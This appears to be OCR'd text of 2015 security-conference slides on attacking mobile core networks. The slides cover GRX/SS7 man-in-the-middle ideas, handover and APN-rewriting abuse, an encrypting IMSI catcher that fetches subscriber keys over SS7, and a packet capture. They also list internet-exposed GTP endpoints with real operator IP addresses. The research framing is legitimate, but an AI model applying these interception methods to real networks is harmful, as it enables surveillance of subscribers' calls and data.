
**Prerequisites:** SGSN reachability and IMSI

**Attacker needs –**

1. GRX connectivity? Not always! (discussed herein)
2. IP of current SGSN. Query through:
   a. `SRI-GPRS` over SS7
   b. `SRI-GPRS` over GRX
   c. Send `SGSN-ContextRequest` to all possible SGSNs; one will respond
3. Subscriber IMSI. Several methods exist for IMSI extraction
   a. Various SS7 / HLR queries
   b. IMSI catching
   c. Passive sniffing
   d. Guessing from IMSI range (non-targeted)

# Simple GRX attack ideas face challenges

**Attack idea 1 –** Full MITM by spoofing SGSN and GGSN




**Catch –** Attack assumes knowledge of TEIDs from CreatePDP, which is only accessible if you are already MITM

UpdatePDP(TEID$_{\leftarrow}$) sets new GGSN IP

UpdatePDP (TEID$_{\rightarrow}$ -or- IMSI) pretends that the subscriber moved to a different SGSN

# Attack variant encounters further road blocks

**Attack idea 1’ –** Full MITM by spoofing SGSN and GGSN



**Catch 2 –**
Standard only specifies setting new IP when request is sent towards GGSN; fails on all SGSNs we tried

**Catch 1 –**
Still don’t know TEID→


**Partial solution –** Entropy bugs in some SGSNs:

TEID→ = **86093C47**
TEID← = **86498247**

# Simple handover attempts fail (1/2)

**Attack idea 2 –** Abuse handover (target-initiated)


**Catch –** RNC may send data directly to GGSN but ignore the update. (RNC assumes the phone is idle anyway)



# Simple handover attempts fail (2/2)


**Attack idea 3 –** Abuse handover (serving-initiated)

**Catch –** The ‘radio msg’ specifies a channel on which the target phone is supposed to be waiting. But it isn’t



# Forced connection establishment fails for current phones

**Attack idea 4 –** Abuse network-initiated connection establishment




1.PDUNotificationReq (IMSI, APN, IP)
This message is used when data is received for a non-connected phone. It establishes a new connection

**Catch –** The phone must be registered to the network but with no data connection established. Since newer phones always try to maintain a data connection, they seem to not support this mechanism, and reject

# APN replacement is often prevented through whitelists

## **Attack idea 5 –** Rewrite APN over SS7



**Catch 2 –** Many operators filter APNs:

- Use default APN for home users
- Maintain operator-to-APN whitelist

DNS

4. Looks up GGSN IP as apn.mcc.mnc.gprs

OI

2. Phone reconnects (immediately)

SGSN

1. `InsertSubscriber-Data(Camel server)` cancels data connection

3. Sends APN to Camel server for verification

"Corrected" APN

5. Connects to attacker GGSN

SS7 STP

Camel server

GGSN

Attacker

**Catch 3 –** Requires Camel v3, which only minority of operators supports as of now

**Catch 1 –** SGSN may ignore Camel-supplied APN and use higher priority default


**Solution –** Configure OI over SS7, which has highest priority

# Attack 1: Fully-encrypting voice+data IMSI catcher

**Demo**

## Catch IMSI

- NanoBTS or any other small cell




## Request auth/encryption keys over GRX or SS7

- GRX: `SGSNContextReq`
- SS7: `SendAuthInfo` or `SendIdentification`
- Usually possible over GRX or SS7 connection
- Also possible over the Internet? (next chapter)

## Offer encrypted voice and data service

- Passes mutual auth
- 2G Voice: A5/3
- 2G Data: GEA/3
- 3G: UEA/1 & UIA/1




```
    54729 2015-08-11 23:12:05.636203302 GPRS-LLC          SAPI: LLGMM, UI, protected, nor
    54745 2015-08-11 23:12:07.744602629 RSL               RF RESource INDication
    54757 2015-08-11 23:12:10.624602371 RSL               RF RESource INDication
    54866 2015-08-11 23:12:13.504550546 RSL               RF RESource INDication
    54927 2015-08-11 23:12:16.384687831 RSL               RF RESource INDication
    54929 2015-08-11 23:12:16.416616525 GPRS-LLC          SAPI: LLGMM, UI, protected, nor
    54930 2015-08-11 23:12:16.417071462 GPRS-LLC          SAPI: LLGMM, UI, protected, nor
Frame 54638: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on interface
Ethernet II, Src: WistronI_0b:f1:b7 (54:ee:75:0b:f1:b7), Dst: IpAccess_00:6b:61 (00:02:9
Internet Protocol Version 4, Src: 192.168.203.232 (192.168.203.232), Dst: 192.168.203.13
User Datagram Protocol, Src Port: 23000 (23000), Dst Port: 22000 (22000)
GPRS Network Service, PDU type: NS_UNITDATA, BVCI 65534
Base Station Subsystem GPRS Protocol
MS-SGSN LLC (Mobile Station - Serving GPRS Support Node Logical Link Control)  SAPI: GPR
GSM A-I/F DTAP - Authentication and Ciphering Req
 ▸ Protocol Discriminator: GPRS mobility management messages (8)
   DTAP GPRS Mobility Management Message Type: Authentication and Ciphering Req (0x12)
 ▾ Cipher Algorithm
     .... 0... = Spare bit(s): 0
     .... .011 = Type of ciphering algorithm: GPRS Encryption Algorithm GEA/3 (3)
 ▾ IMEISV Request
     0... .... = Spare bit(s): 0
     .001 .... = IMEISV request: IMEISV requested (1)
```

```
GPRS Encryption Algorithm GEA/3 (3)
```

# Agenda

- IMSI catcher catching
- GRX attack potential
- **GRX exposure**
- Research outlook

# GTP is highly exposed on the Internet



TOP COUNTRIES

| | |
|---|---|
| China | 287,500 |
| Japan | 204,757 |
| Korea, Republic... | 189,440 |
| United States | 66,014 |
| Hong Kong | 63,259 |

TOP SERVICES

| | |
|---|---|
| GPRS Tunnelin... | 872,263 |
| GPRS Tunnelin... | 502,857 |
| GPRS Tunnelin... | 154,893 |
| DNS | 64 |
| 59834 | 6 |

TOP ORGANIZATIONS

| | |
|---|---|
| Softbank BB Corp | 203,502 |
| Korea Telecom | 174,342 |
| China Mobile | 61,135 |
| Wharf T&T | 36,831 |
| Turk Telekom | 19,356 |

Showing results 1 - 10 of 1,549,669

**212.156.202.186**

212.156.202.186.static.turktelekom.com.tr

**Turk Telekom**

Added on 2015-08-10 13:00:32 GMT

Turkey

Details

```
GPRS Tunneling Protocol
Correct data length for version
Version: 1
Flags: XXX1 0010
Type: 2 (Echo response)
Length: 6
Data: \x0c=\x00\x00\x0e\x01
```

**113.171.16.52**

static.vdc.com.vn

**Vietnam Posts and Telecommunications(VNPT)**

Added on 2015-08-10 13:00:31 GMT

Vietnam, Hanoi

Details

```
GPRS Tunneling Protocol
Correct data length for version
Version: 1
Flags: XXX1 0010
Type: 2 (Echo response)
Length: 6
Data: \x0c=\x00\x00\x0e\x02
```

**218.255.244.231**

**Wharf T&T Limited**

